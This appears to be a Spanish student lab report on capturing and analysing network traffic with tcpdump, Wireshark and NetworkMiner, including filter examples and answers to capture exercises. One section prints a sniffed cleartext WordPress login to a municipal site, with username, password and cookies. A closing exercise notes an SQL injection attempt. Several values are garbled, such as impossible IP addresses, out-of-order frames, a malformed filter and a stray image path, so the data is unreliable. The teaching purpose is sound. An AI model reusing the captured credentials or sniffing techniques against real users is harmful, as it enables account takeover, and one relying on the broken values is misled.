13:46:37.388939 IP 192.168.0.28.38928 > 151.139.128.14.http: Flags [P.], seq 0:371, ack 1, win 502, options [nop,nop,nop,nop,nop,nop,nop,nop]
13:46:37.402339 IP 192.168.0.28.38928 > 151.139.128.14.http: Flags [.], ack 446, win 501, options [nop,nop,nop,nop,nop,nop,nop,nop]
13:46:37.402350 IP 192.168.0.28.38928 > 151.139.128.14.http: Flags [.], ack 918, win 498, options [nop,nop,nop,nop,nop,nop,nop,nop]
13:46:37.486026 IP 192.168.0.28.38928 > 151.139.128.14.http: Flags [F.], seq 371, ack 918, win 501, options [nop,nop,nop,nop,nop,nop,nop,nop]
13:46:37.493773 IP 192.168.0.28.38928 > 151.139.128.14.http: Flags [.], ack 919, win 501, options [nop,nop,nop,nop,nop,nop,nop,nop]
13:46:41.067334 IP 192.168.0.28.51780 > mad41s10-in-f3.1e100.net.http: Flags [S], seq 1637072773, win 642, options [nop,nop,nop,nop,nop,nop,nop,nop]
13:46:41.067021 IP 192.168.0.28.51780 > mad41s10-in-f3.1e100.net.http: Flags [.], ack 2877973492, win 502, options [nop,nop,nop,nop,nop,nop,nop,nop]
13:46:41.067735 IP 192.168.0.28.51780 > mad41s10-in-f3.1e100.net.http: Flags [P.], seq 0:378, ack 1, win 501, options [nop,nop,nop,nop,nop,nop,nop,nop]
13:46:41.187840 IP 192.168.0.28.51780 > mad41s10-in-f3.1e100.net.http: Flags [.], ack 703, win 501, options [nop,nop,nop,nop,nop,nop,nop,nop]
13:46:41.218661 IP 192.168.0.28.60028 > static-83-126-24-46.ipcom.comunitel.net.http: Flags [S], seq 3955, win 501, options [nop,nop,nop,nop,nop,nop,nop,nop]
```

- guardar captura en un fichero PCAP y abrirlo con Wireshark.

**sudo tcpdump -i eth0 port 80 and src 192.168.0.28 -w as.log** (estamos guardando todo el tráfico que hacemos hacia la páginas AS en el log as.log)

Con este filtro hemos capturado pocos paquetes , es solo como ejemplo, para abrir este log bastaría con escribir en terminal: **wireshark as.log**

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.0.28	93.184.220.29	TCP	66	33218 → 80 [ACK] Seq=1 Ack=1 Win=642
2	3.917899	192.168.0.28	142.250.200.131	TCP	74	46124 → 80 [SYN] Seq=0 Win=642
3	3.927464	192.168.0.28	142.250.200.131	TCP	66	46124 → 80 [ACK] Seq=1 Ack=1 Win=642
4	3.927728	192.168.0.28	142.250.200.131	OCSP	444	Request
5	4.046602	192.168.0.28	142.250.200.131	TCP	66	46124 → 80 [ACK] Seq=379 Ack=703
6	10.243577	192.168.0.28	93.184.220.29	TCP	66	[TCP Dup ACK 1#1] 33218 → 80 [A]
7	14.079398	192.168.0.28	142.250.200.131	TCP	66	[TCP Keep-Alive] 46124 → 80 [A]
8	20.480057	192.168.0.28	93.184.220.29	TCP	66	[TCP Dup ACK 1#2] 33218 → 80 [A]
9	24.319423	192.168.0.28	142.250.200.131	TCP	66	[TCP Keep-Alive] 46124 → 80 [A]
10	38.545902	192.168.0.28	93.184.220.29	TCP	66	[TCP Previous segment not captured]
11	30.719343	192.168.0.28	93.184.220.29	TCP	66	[TCP Keep-Alive] 33218 → 80 [A]
12	34.559612	192.168.0.28	142.250.200.131	TCP	66	[TCP Keep-Alive] 46124 → 80 [A]
13	40.963673	192.168.0.28	93.184.220.29	TCP	66	[TCP Keep-Alive] 33218 → 80 [A]
14	44.799973	192.168.0.28	142.250.200.131	TCP	66	[TCP Keep-Alive] 46124 → 80 [A]
15	51.199468	192.168.0.28	93.184.220.29	TCP	66	[TCP Keep-Alive] 33218 → 80 [A]
16	55.039572	192.168.0.28	142.250.200.131	TCP	66	[TCP Keep-Alive] 46124 → 80 [A]
17	61.439145	192.168.0.28	93.184.220.29	TCP	66	[TCP Keep-Alive] 33218 → 80 [A]

Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)  
Ethernet II, Src: PcsCompu\_a6:1f:86 (08:00:27:a6:1f:86), Dst: Sercomm\_52:c6:60 (10:50:72:52:c6:60)  
Internet Protocol Version 4, Src: 192.168.0.28, Dst: 93.184.220.29  
Transmission Control Protocol, Src Port: 33218, Dst Port: 80, Seq: 1, Ack: 1, Len: 0

```
0000 10 50 72 52 c6 60 08 00 27 a6 1f 86 08 00 45 00  PrR. .... E.
0010 00 34 62 0f 40 00 40 06 de 1a c0 a8 00 1c 5d b8  4b @ @. .... ].
0020 dc 1d 61 c2 00 56 b6 ba ce 19 4c f2 65 5e 80 10  .... P. L eA..
0030 01 f5 fa c0 00 00 01 01 08 0a c4 d5 46 1f 6b c6  .... . F k.
0040 dd ed ..
```

```
as.log
Packets: 19 · Displayed: 19 (100.0%)
$ wireshark as.log
lectura de 5 minutos
```

## Wireshark

- Filtros por http

http						
No.	Time	Source	Destination	Protocol	Length	Info
6768	23.581273271	13.33.232.158	192.168.0.28	OCSP	1072	Response
7271	24.382019460	192.168.0.28	151.139.128.14	OCSP	437	Request
7278	24.393821683	151.139.128.14	192.168.0.28	OCSP	538	Response
7284	24.397647883	192.168.0.28	46.24.126.83	OCSP	436	Request
7294	24.405432184	46.24.126.83	192.168.0.28	OCSP	954	Response
7547	24.899069087	192.168.0.28	13.33.232.158	OCSP	446	Request
7625	24.998142065	13.33.232.158	192.168.0.28	OCSP	398	Response
7698	25.216102013	192.168.0.28	142.250.201.67	OCSP	439	Request
7710	25.252073311	142.250.201.67	192.168.0.28	OCSP	767	Response
10374	28.116492095	192.168.0.28	93.184.220.29	OCSP	437	Request
10378	28.122869887	93.184.220.29	192.168.0.28	OCSP	865	Response
10381	28.126414488	192.168.0.28	93.184.220.29	OCSP	437	Request
10387	28.135573250	93.184.220.29	192.168.0.28	OCSP	865	Response
14962	233.326193532	192.168.0.28	52.174.157.78	HTTP	2302	GET / HTTP/1.1
14965	233.373060455	52.174.157.78	192.168.0.28	HTTP	432	HTTP/1.1 301 Moved Permanently (text/html)
15445	234.045809493	192.168.0.28	104.18.21.226	OCSP	437	Request
15449	234.061136697	104.18.21.226	192.168.0.28	OCSP	2016	Response

http.request.method==GET						
No.	Time	Source	Destination	Protocol	Length	Info
+ 14962	233.326193532	192.168.0.28	52.174.157.78	HTTP	2302	GET / HTTP/1.1

http.response==300						
No.	Time	Source	Destination	Protocol	Length	Info
10378	28.122869887	93.184.220.29	192.168.0.28	OCSP	865	Response
10387	28.135573250	93.184.220.29	192.168.0.28	OCSP	865	Response
14965	233.373060455	52.174.157.78	192.168.0.28	HTTP	432	HTTP/1.1 301 Moved Permanently (text/html)
15449	234.061136697	104.18.21.226	192.168.0.28	OCSP	2016	Response
15985	234.986179761	46.24.126.83	192.168.0.28	OCSP	955	Response
15987	234.986179798	46.24.126.83	192.168.0.28	OCSP	955	Response
16957	238.324919641	151.139.128.14	192.168.0.28	OCSP	538	Response
17421	239.612984386	93.184.220.29	192.168.0.28	OCSP	708	Response
18232	241.497862830	142.250.201.67	192.168.0.28	OCSP	768	Response
20274	246.153409473	151.139.128.14	192.168.0.28	OCSP	982	Response
20316	246.180452830	151.139.128.14	192.168.0.28	OCSP	537	Response

http.content_type						
No.	Time	Source	Destination	Protocol	Length	Info
+ 635	1.235827939	192.168.0.28	151.139.128.14	OCSP	437	Request
+ 637	1.246196151	151.139.128.14	192.168.0.28	OCSP	983	Response
+ 780	3.238230818	192.168.0.28	93.184.220.29	OCSP	439	Request
+ 783	3.244940133	93.184.220.29	192.168.0.28	OCSP	865	Response
+ 6877	75.189233531	192.168.0.28	93.184.220.29	OCSP	437	Request
+ 6888	75.198158512	93.184.220.29	192.168.0.28	OCSP	864	Response
+ 6895	75.205851422	192.168.0.28	104.18.21.226	OCSP	437	Request
+ 6906	75.237852256	104.18.21.226	192.168.0.28	OCSP	2016	Response
+ 8373	78.184176583	192.168.0.28	93.184.220.29	OCSP	437	Request
+ 8274	78.101746015	93.184.220.29	102.168.0.28	OCSP	864	Response

- Peticiones POST

http.request.method==POST						
No.	Time	Source	Destination	Protocol	Length	Info
635	1.235827939	192.168.0.28	151.139.128.14	OCSP	437	Request
780	3.238230818	192.168.0.28	93.184.220.29	OCSP	439	Request
6877	75.189233531	192.168.0.28	93.184.220.29	OCSP	437	Request
6895	75.205851422	192.168.0.28	104.18.21.226	OCSP	437	Request
8373	78.184176583	192.168.0.28	93.184.220.29	OCSP	437	Request
8389	78.218072062	192.168.0.28	93.184.220.29	OCSP	437	Request
8434	78.265558274	192.168.0.28	93.184.220.29	OCSP	437	Request
8447	78.273763738	192.168.0.28	93.184.220.29	OCSP	437	Request
8459	78.277990978	192.168.0.28	93.184.220.29	OCSP	437	Request
+ 16794	84.723567739	192.168.0.28	212.145.41.176	OCSP	436	[TCP Previous segment not captured] Request
+ 11842	86.758609936	192.168.0.28	93.184.220.29	OCSP	437	Request
+ 15183	93.722997978	192.168.0.28	142.250.184.3	OCSP	440	[TCP Previous segment not captured] Request
+ 20151	109.984125315	192.168.0.28	13.33.232.158	OCSP	446	[TCP Previous segment not captured] Request
+ 22592	115.428116647	192.168.0.28	151.139.128.14	OCSP	439	Request
+ 24631	121.004537424	192.168.0.28	104.18.21.226	OCSP	437	Request
+ 33361	265.633994422	192.168.0.28	46.24.126.83	OCSP	436	Request
+ 34376	291.188785558	192.168.0.28	193.104.0.178	OCSP	447	Request
+ 36661	307.095179602	192.168.0.28	151.139.128.14	OCSP	437	Request
+ 38278	347.882921553	192.168.0.28	155.53.227.59	HTTP	980	POST /navalcarnero/wp-login.php HTTP/1.1 (application/x-www-form-urlencoded)

- Utilizar operados AND y OR

Se cumple la condición porque tenemos la cadena “favicon dentro de la url” y quiero que me muestres los paquetes GET

Filter: (http.request.uri contains favicon) && (http.request.method == "GET")						
No.	Time	Source	Destination	Protocol	Length	Info
+ 33482	265.809197240	192.168.0.28	195.53.227.59	HTTP	326	GET /navalcarnero/favicon.ico HTTP/1.1
+ 33496	265.848757935	192.168.0.28	195.53.227.59	HTTP	326	GET /navalcarnero/favicon.ico HTTP/1.1
+ 33536	265.939371127	192.168.0.28	195.53.227.59	HTTP	326	GET /navalcarnero/favicon.ico HTTP/1.1
+ 33543	265.962278305	192.168.0.28	195.53.227.59	HTTP	400	GET /navalcarnero/favicon.ico HTTP/1.1
+ 33743	266.143608228	192.168.0.28	195.53.227.59	HTTP	408	GET /navalcarnero/favicon.ico HTTP/1.1
+ 33750	266.154255234	192.168.0.28	195.53.227.59	HTTP	408	GET /navalcarnero/favicon.ico HTTP/1.1
+ 33768	266.178177909	192.168.0.28	195.53.227.59	HTTP	408	GET /navalcarnero/favicon.ico HTTP/1.1

Aquí se cumple solo la condición de los paquetes GET porque la primera no se cumple

Filter: portmap == 80    (http.request.method == "GET")						
No.	Time	Source	Destination	Protocol	Length	Info
+ 32563	264.840524362	192.168.0.28	195.53.227.59	HTTP	439	GET /navalcarnero/ HTTP/1.1
+ 32603	265.197185430	192.168.0.28	195.53.227.59	HTTP	449	GET /navalcarnero/wp-content/c
+ 32640	265.218668433	192.168.0.28	195.53.227.59	HTTP	406	GET /navalcarnero/wp-content/p
+ 32641	265.218763538	192.168.0.28	195.53.227.59	HTTP	408	GET /navalcarnero/wp-content/p
+ 32642	265.218935439	192.168.0.28	195.53.227.59	HTTP	412	GET /navalcarnero/wp-content/p
+ 32647	265.220150466	192.168.0.28	195.53.227.59	HTTP	399	GET /navalcarnero/wp-content/p
+ 32706	265.245257114	192.168.0.28	195.53.227.59	HTTP	407	GET /navalcarnero/imagenes-ge
+ 29707	266.245229170	100.168.0.98	105.52.997.50	HTTP	406	GET /navalcarnero/wp-content/t

- Añadir filtros por puerto destino

Dentro de la descripción del paquete buscamos su puerto destino, y lo aplicamos como filtro

Filter: tcp.dstport == 34944						
No.	Time	Source	Destination	Protocol	Length	Info
2092	7.566397301	93.184.220.29	192.168.0.28	TCP	66	[TCP ACKed unseen segment] 8
4212	17.804018396	93.184.220.29	192.168.0.28	TCP	66	[TCP Dup ACK 2092#1] [TCP AD
5345	28.042872296	93.184.220.29	192.168.0.28	TCP	66	[TCP Dup ACK 2092#2] [TCP AD
5588	38.286360459	93.184.220.29	192.168.0.28	TCP	66	[TCP Dup ACK 2092#3] [TCP AD
5757	48.525221863	93.184.220.29	192.168.0.28	TCP	66	[TCP Dup ACK 2092#4] [TCP AD
5935	58.226461755	93.184.220.29	192.168.0.28	TCP	66	[TCP Keep-Alive] [TCP ACKED
5975	58.763192091	93.184.220.29	192.168.0.28	TCP	66	[TCP Keep-Alive ACK] 80 → 34
6188	69.002528438	93.184.220.29	192.168.0.28	TCP	66	[TCP Keep-Alive ACK] 80 → 34
6888	75.198158512	93.184.220.29	192.168.0.28	OCSP	864	Response
8374	78.191746945	93.184.220.29	192.168.0.28	OCSP	864	Response
8387	78.225685834	93.184.220.29	192.168.0.28	OCSP	864	Response
8452	78.282409243	93.184.220.29	192.168.0.28	OCSP	864	Response
11853	86.766918383	93.184.220.29	192.168.0.28	OCSP	865	Response
17064	96.907055120	93.184.220.29	192.168.0.28	TCP	66	[TCP Keep-Alive ACK] 80 → 34
19544	107.146747890	93.184.220.29	192.168.0.28	TCP	66	[TCP Keep-Alive ACK] 80 → 34
23473	117.387524237	93.184.220.29	192.168.0.28	TCP	66	[TCP Keep-Alive ACK] 80 → 34
25471	127.628814801	93.184.220.29	192.168.0.28	TCP	66	[TCP Keep-Alive ACK] 80 → 34
26626	137.867339371	93.184.220.29	192.168.0.28	TCP	66	[TCP Keep-Alive ACK] 80 → 34
27676	148.108936454	93.184.220.29	192.168.0.28	TCP	66	[TCP Keep-Alive ACK] 80 → 34
27692	148.339187979	93.184.220.29	192.168.0.28	TCP	66	[TCP Keep-Alive] 80 → 34944
28646	158.353626815	93.184.220.29	192.168.0.28	TCP	66	[TCP Keep-Alive ACK] 80 → 34
29190	168.587359527	93.184.220.29	192.168.0.28	TCP	66	[TCP Keep-Alive ACK] 80 → 34
29399	178.828538368	93.184.220.29	192.168.0.28	TCP	66	[TCP Keep-Alive ACK] 80 → 34

Frame 11853: 865 bytes on wire (6920 bits), 865 bytes captured (6920 bits) on interface eth0, id 0  
 ▶ Ethernet II, Src: Sercomm\_52:c6:60 (10:50:72:52:c6:60), Dst: PcsCompu\_a6:1f:86 (08:00:27:a6:1f:86)  
 ▶ Internet Protocol Version 4, Src: 93.184.220.29, Dst: 192.168.0.28  
 ▶ Transmission Control Protocol, Src Port: 80, Dst Port: 34944, Seq: 3193, Ack: 1857, Len: 799  
 Source Port: 80  
 Destination Port: 34944  
 Ethernet index: 0x1

- Follow TCP Stream

```
✓ HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "log" = "pruebaayun"
  > Form item: "pwd" = "pepe2121"
  > Form item: "easy_captcha_captcha_simple" = "27deea"
  > Form item: "easy_captcha_sid" = "a7df5940ab7efabf406aa1ee80cb3e66"
  > Form item: "wp-submit" = "Acceder"
  > Form item: "redirect_to" = "http://navalcarnero.es/navalcarnero/wp-admin/"
  > Form item: "testcookie" = "1"


$z..k.y....OIDATX.$..BP.....DQx.....^Fq.1.m.%>b;:X!Q.I.b....é.C.....x.^<.St".?...`@..t*....IEND.B` .POST /navalcarnero/wp-login.php HTTP/1.1
Host: navalcarnero.es
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 213
Origin: http://www.navalcarnero.es
Connection: keep-alive
Referer: http://www.navalcarnero.es/navalcarnero/wp-login.php
Cookie: _ga=GA1.2.1543454132.1621621459; _gid=GA1.2.881372293.1621621455; __hjTLDTest=1; __hjid=697ab2c8-f0e2-4de8-bf94-be275a8a1924; __hjFirstSeen=1; __hjAbsoluteSessionInProgress=1
Upgrade-Insecure-Requests: 1

log=pruebaayun&pwd=pepe2121&easy_captcha_captcha_simple=27deea&easy_captcha_sid=a7df5940ab7efabf406aa1ee80cb3e66&wp-submit=Acceder&redirect_to=http%3A%2F%2Fnavalcarnero.es%2Fnavalcarnero%2Fwp-admin%2F&testcookie=1HTTP/1.1 200 OK
Date: Fri, 21 May 2021 18:25:37 GMT
X-Frame-Options: SAMEORIGIN
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Last-Modified: Fri, 21 May 2021 18:25:37 GMT
Cache-Control: max-age=600, private, must-revalidate
Pragma: no-cache
Set-Cookie: wordpress_test_cookie=WP+Cookie+check; path=/navalcarnero/
```

## Network Miner:

- Abrir captura realizada con tcpdump

Esta primera captura es una simple donde solo capturaba únicamente paquetes por el puerto 80 (para poder apreciar el cambio)



Esta es un log completo mientras navego por el periódico digital "el mundo"

Hosts (285) Files (127) Images Messages Credentials Sessions (177) DNS (763) Parameters (3739) Keywords Anomalies

Sort Hosts On: Sent Packets (descending)

- 192.168.0.28 (Linux)
  - 142.250.200.132 [www.google.com]
  - 192.168.0.1 (Other)
    - 142.250.201.65 [tpc.googlesyndication.com]
    - 142.250.184.2 [partnerad.doubleclick.net] [securepubads.g.doubleclick.net]
    - 52.85.187.44 [d2q4ga9yb53uwq.cloudfront.net] [e00-elmundo.uecdn.es]
    - 13.32.91.120 [dbpabf0off7y.cloudfront.net] [phantom-elmundo.unidadeditorial.es] [d2zs3ok949uz2h.cloudfront.net] [img.tradedoubler.com]
    - 54.192.105.62 [d2q92vhbm1ddv.cloudfront.net] [e00-ue.uecdn.es] [e00.uecdn.es]
    - 213.19.162.51 [tagged-by.rubiconproject.net.akadns.net] [fastlane.rubiconproject.com]
    - 185.86.139.58 [tx4.smartadserver.com] [2-01-275d-0028.cdx.cedexis.net] [prg.smartadserver.com]
    - 168.119.149.126 [shb.richaudience.com]
    - 192.17.184.177 [avantage.tinunase.com] [dn.tinunase.com] [huu.tinunase.com]

Hosts (285) Files (127) Images Messages Credentials Sessions (177) DNS (763) Parameters (3739) Keywords Anomalies

Filter keyword:

Frame nr.	Client host	C. port	Server host	S. port	Protocol (application layer)	Start time
48	192.168.0.28 (Linux)	36984	34.107.221.82 [prod.detectportal.prod.cloudops.mozgcp.n...	80	Http	2021-05-21 21:52:01 UTC
64	192.168.0.28 (Linux)	42212	54.192.105.73 [d2rx2uap8usk.cloudfront.net] [content-s...	443	Ssl	2021-05-21 21:52:02 UTC
89	192.168.0.28 (Linux)	42214	54.192.105.73 [d2rx2uap8usk.cloudfront.net] [content-s...	443	Ssl	2021-05-21 21:52:02 UTC
121	192.168.0.28 (Linux)	34486	216.58.209.74 [safebrowsing.googleapis.com]	443	Ssl	2021-05-21 21:52:02 UTC
116	192.168.0.28 (Linux)	58896	54.244.7.161 [autoupush.prod.mozaws.net] [push.services....	443	Ssl	2021-05-21 21:52:02 UTC
138	192.168.0.28 (Linux)	56464	142.250.184.163 [pki-goog1.google.com] [ocsp.pki.goog]	80	Http	2021-05-21 21:52:02 UTC
137	192.168.0.28 (Linux)	58900	54.244.7.161 [autoupush.prod.mozaws.net] [push.services....	443	Ssl	2021-05-21 21:52:02 UTC
166	192.168.0.28 (Linux)	34474	93.184.220.29 [cs9.wac.phidn.net] [ocsp.digicert.com]	80	Http	2021-05-21 21:52:03 UTC
237	192.168.0.28 (Linux)	48006	142.250.200.132 [www.google.com]	443	Ssl	2021-05-21 21:52:03 UTC
250	192.168.0.28 (Linux)	54652	142.250.184.163 [pki-goog1.google.com] [ocsp.pki.goog]	80	Http	2021-05-21 21:52:03 UTC
293	192.168.0.28 (Linux)	50876	142.250.201.85.3 [gstaticcadssl.google.com] [fonts.gstatic.com]	443	Ssl	2021-05-21 21:52:04 UTC
423	192.168.0.28 (Linux)	60718	142.250.201.67 [d.google.com]	443	Ssl	2021-05-21 21:52:04 UTC
645	192.168.0.28 (Linux)	40398	172.217.168.163 [www.gstatic.com]	443	Ssl	2021-05-21 21:52:06 UTC
644	192.168.0.28 (Linux)	40396	172.217.168.163 [www.gstatic.com]	443	Ssl	2021-05-21 21:52:06 UTC
643	192.168.0.28 (Linux)	40394	172.217.168.163 [www.gstatic.com]	443	Ssl	2021-05-21 21:52:06 UTC
646	192.168.0.28 (Linux)	40400	172.217.168.163 [www.gstatic.com]	443	Ssl	2021-05-21 21:52:06 UTC
727	192.168.0.28 (Linux)	33552	151.101.133.50 [unidadeditorial.map.fastly.net] [www.elmu...	443	Ssl	2021-05-21 21:52:06 UTC
775	192.168.0.28 (Linux)	48214	142.250.184.174 [encrypted-tbn0.gstatic.com]	443	Ssl	2021-05-21 21:52:06 UTC

- Capturar y visualizar tráfico en tiempo real.

Para que funcione bien tenemos que añadir el programa al firewall de Windows e iniciar el programa como administrador

Socket: Killer Wireless-n/a/ac 1525 Wireless Network Adapter (192.168.0.19)

Hosts (97) Files (12) Images Messages Credentials Sessions (30) DNS (198) Parameters (390) Keywords Anomalies

Sort Hosts On: IP Address (ascending)

- 0.0.0.0 [TL-WPA4220]
  - 13.107.3.254
  - 13.107.18.11
  - 13.107.128.254
  - 15.236.77.252
  - 18.200.8.190 [dualstack.apiproxy-website-nlb-prod-2-b4de62b516adfbff.elb.eu-west-1.amazonaws.com] [www.eu-west-1.internal.dradis.netflix.com]
  - 23.111.9.35 [fontawesome-cdn.fonticons.netdna-cdn.com] [use.fontawesome.com]
  - 34.213.81.68 [pipeline-incoming-prod-eb-149169523.us-west-2.elb.amazonaws.com] [telemetry-incoming.r53-2.services.mozilla.com]
  - 34.215.28.152 [pipeline-incoming-prod-eb-149169523.us-west-2.elb.amazonaws.com] [telemetry-incoming.r53-2.services.mozilla.com]
  - 34.215.151.143 [pipeline-incoming-prod-eb-149169523.us-west-2.elb.amazonaws.com] [telemetry-incoming.r53-2.services.mozilla.com] [incoming.telemetry.mozilla.org]
  - 34.216.18.93 [pipeline-incoming-prod-eb-149169523.us-west-2.elb.amazonaws.com] [telemetry-incoming.r53-2.services.mozilla.com]
  - 35.162.223.116 [pipeline-incoming-prod-eb-149169523.us-west-2.elb.amazonaws.com] [telemetry-incoming.r53-2.services.mozilla.com]
  - 35.170.188.186 [collector-hpn.privacy.ghostery.net] [collector-hpn.ghostery.net]
  - 44.236.191.53 [pipeline-incoming-prod-eb-149169523.us-west-2.elb.amazonaws.com] [telemetry-incoming.r53-2.services.mozilla.com]
  - 51.210.1.157 [finofilipino.org]
    - IP: 51.210.1.157
    - MAC: Unknown
    - NIC Vendor: Unknown
    - Hostname: finofilipino.org
    - OS: Unknown
    - TTL: 52 (distance: 12)
    - Open TCP Ports: 443 (Ssl)
    - Sent: 901 packets (1.270.570 Bytes), 0.00 % cleartext (0 of 0 Bytes)
    - Received: 433 packets (24.525 Bytes), 0.00 % cleartext (0 of 0 Bytes)
    - Incoming sessions: 1
    - Outgoing sessions: 0

Socket: Killer Wireless-n/a/ac 1525 Wireless Network Adapter (192.168.0.19)							
Hosts (97)		Files (12)		Images		Messages	
Sessions (30)		DNS (198)		Parameters (390)		Keywords	
Filter keyword:							
Frame nr.	Client host	C. port	Server host	S. port	Protocol (application layer)	Start time	
12	192.168.0.19 (Windows)	1567	81.95.105.80 (Windows)	443	SSL	2021-05-21 22:01:05 UTC	
41	192.168.0.19 (Windows)	1568	212.145.41.176 [a1887.dsqq.akamai.net] [o.lencr.edgesuit...]	80	HTTP	2021-05-21 22:01:05 UTC	
214	192.168.0.19 (Windows)	1569	51.210.1.157 [finofilipino.org]	443	SSL	2021-05-21 22:01:14 UTC	
220	192.168.0.19 (Windows)	1570	34.215.151.143 [pipeline-ingress-prod-elb-149169523.us...]	443	SSL	2021-05-21 22:01:14 UTC	
355	192.168.0.19 (Windows)	1572	69.16.175.42 [cds.s5x36q5hwcdn.net] [code.jquery.com]	443	SSL	2021-05-21 22:01:14 UTC	
352	192.168.0.19 (Windows)	1571	142.250.200.74 [fonts.googleapis.com]	443	SSL	2021-05-21 22:01:14 UTC	
357	192.168.0.19 (Windows)	1574	151.101.132.134 [prod.disqus.map.fastlylb.net] [finofilipino...]	443	SSL	2021-05-21 22:01:14 UTC	
358	192.168.0.19 (Windows)	1575	216.58.209.68 [www.google.com]	443	SSL	2021-05-21 22:01:14 UTC	
359	192.168.0.19 (Windows)	1576	151.101.132.134 [prod.disqus.map.fastlylb.net] [finofilipino...]	443	SSL	2021-05-21 22:01:14 UTC	
360	192.168.0.19 (Windows)	1573	50.15.175.13 [data.safesync.cloud] [cloud-insecure.com]	443	SSL	2021-05-21 22:01:14 UTC	

Socket: Killer Wireless-n/a/ac 1525 Wireless Network Adapter (192.168.0.19)							
Hosts (97)		Files (12)		Images		Messages	
Sessions (30)		DNS (198)		Parameters (390)		Keywords	
Filter keyword: <input type="text" value="TLS"/>							
Parameter name	Parameter value	Frame number	Source host	Source port	Destination host	Destination port	
TLS Handshake ClientHello Supported Version	3.3 (0x0303)	235	192.168.0.19 (Windows)	TCP 1569	51.210.1.157 [finofilipino.org]		
TLS Handshake ClientHello Supported Version	3.4 (0x0304)	235	192.168.0.19 (Windows)	TCP 1569	51.210.1.157 [finofilipino.org]		
TLS Handshake ClientHello Supported Version	3.3 (0x0303)	235	192.168.0.19 (Windows)	TCP 1569	51.210.1.157 [finofilipino.org]		
TLS ALPN	h2, http/1.1	235	192.168.0.19 (Windows)	TCP 1569	51.210.1.157 [finofilipino.org]		
J23 Signature	771.4865-4867-4866-49195-49199-52393-52392-49196-49...	235	192.168.0.19 (Windows)	TCP 1569	51.210.1.157 [finofilipino.org]		
J23 Hash	aa7744226:695c0b2e440419848cf700	235	192.168.0.19 (Windows)	TCP 1569	51.210.1.157 [finofilipino.org]		
TLS Server Name (SNI)	finofilipino.org	235	192.168.0.19 (Windows)	TCP 1569	51.210.1.157 [finofilipino.org]		
TLS Handshake ServerHello Supported Version	3.3 (0x0303)	252	51.210.1.157 [finofilipino.org]	TCP 443	192.168.0.19 (Windows)		

- Resolución de los ejercicios propuestos de las captura1, captura3 y captura 4.

#### CAPTURA 1:

- ¿Cuál es la IP de la persona?

La que siempre sale en destino u origen y además es la que crea la primera conexión

10.0.3.5 filtrando por http. Y ordenando siempre el No, primera columna.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.3.5	216.58.211.240	HTTP	414	GET /update-delta/gkmgaoc
2	0.006983	216.58.211.240	10.0.3.5	TCP	1514	80 → 62976 [ACK] Seq=1 Ac
3	0.007087	216.58.211.240	10.0.3.5	TCP	1514	80 → 62976 [PSH, ACK] Seq=1 Ac
4	0.007088	216.58.211.240	10.0.3.5	TCP	1514	80 → 62976 [ACK] Seq=2921
5	0.007089	216.58.211.240	10.0.3.5	TCP	1514	80 → 62976 [ACK] Seq=4381
6	0.007089	216.58.211.240	10.0.3.5	TCP	1514	80 → 62976 [ACK] Seq=5841
7	0.007132	10.0.3.5	216.58.211.240	TCP	54	62976 → 80 [ACK] Seq=361
8	0.007326	216.58.211.240	10.0.3.5	TCP	1514	80 → 62976 [PSH, ACK] Seq

- ¿Qué DNS tiene configurado?

Buscando por DNS en wireshark haya que hay dos DNS, 80.58.61.250 y 80.58.61.254.

dns && ip.src == 10.0.3.5						
No.	Time	Source	Destination	Protocol	Length	Info
518	6.462396	10.0.3.5	80.58.61.250	DNS	79	Standard query 0xae90 A redirector.gvt1.
528	6.457490	10.0.3.5	80.58.61.250	DNS	85	Standard query 0x61ad A r2--sn-h5q7knee.
553	7.763116	10.0.3.5	80.58.61.250	DNS	74	Standard query 0x5214 A www.google.com
557	7.789245	10.0.3.5	80.58.61.254	DNS	74	Standard query 0x5214 A www.google.com

- ¿Qué DHCP está utilizando?

Buscando por DHCP, nos comunicamos con un servidor o servicio: 10.0.3.3

dhcp						
No.	Time	Source	Destination	Protocol	Length	Info
19555	178.192935	10.0.3.5	10.0.3.3	DHCP	357	DHCP Re
19556	178.197465	10.0.3.3	10.0.3.5	DHCP	590	DHCP AC

- ¿Dónde parece que vive?

Filtrando por http, para ver las páginas que ha visitado, posiblemente Navalcarnero, porque visita mucho el ayuntamiento, hacienda...etc.

- ¿Qué estaba realizando en ese momento?

Estaba intentando identificar un tipo de vulnerabilidad web.

Buscando por http.request.method==GET encontramos en las últimas líneas que está realizando un intento de ataque sql, por las peticiones con artist=1 y artista=1%27

